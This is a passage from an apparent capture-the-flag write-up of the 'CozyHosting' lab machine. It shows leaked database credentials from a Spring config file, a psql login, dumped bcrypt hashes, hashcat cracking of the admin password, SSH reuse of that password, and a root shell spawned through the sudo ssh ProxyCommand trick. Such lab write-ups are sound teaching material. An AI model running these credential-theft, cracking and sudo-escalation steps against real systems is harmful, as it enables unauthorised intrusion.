
```
");
{ "curl", "localhost:8080/login", "--request", "POST", "--header", "Content-Type: application/x-www-form-urlencoded", "--data-raw", "username=kanderson&password=MRdEQuv6~6P9", "-v" });
```

But whats more important are the postgres credentials I found in the application.properties file:



```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```


I was able to connect to the postgres database:



```
app@cozyhosting:/app$ export PGPASSWORD="Vg&nvzAQ7XxR";psql -U postgres -h localhost
export PGPASSWORD="Vg&nvzAQ7XxR";psql -U postgres -h localhost
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

I discovered a database named cozyhosting, which had a table named users. It contained two users, one of which was kanderson and the other one was admin. The passwords seemed to be hashed.

The $2a$10 signature at the beginning, indicated that the hashes were hashed with bcrypt.



```
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)

(END)
```


Since I already knew the password of kanderson, I tried to bruteforce the admin password with hashcat.

```
hashcat -m 3200 "\$2a\$10\$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm"
/usr/share/wordlists/rockyou.txt
```

And a couple seconds later, I found out that the admin was a soccer fan.

```
$2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited
```

After some testing, I discovered that the password belonged to josh, a user I found on the server a while ago.




```
┌──(h0x00ne㉿kali)-[~]
└─$ ssh josh@10.10.11.230
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Oct  8 04:24:33 PM UTC 2023

  System load:           0.0
  Usage of /:            53.3% of 5.42GB
  Memory usage:          17%
  Swap usage:            0%
  Processes:             262
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.230
  IPv6 address for eth0: dead:beef::250:56ff:feb9:4d91


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your I


Last login: Sun Oct  8 15:53:19 2023 from 10.10.14.22
josh@cozyhosting:~$ 
```

And josh was also kind enough to give me the user flag.


Root flag

Firstly, I checked the sudo rights of josh with **sudo -l**:



```
User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:/var/www/html$
```

The user was able to execute ssh as sudo. So I simply checked out gtfobins and ther was a sudo entry for ssh:




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

And boom I'm in the mainframe:



```
josh@cozyhosting:/var/www/html$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# whoami
root
# ls
index.nginx-debian.html
# cd ~
# ls
root.txt
# 
```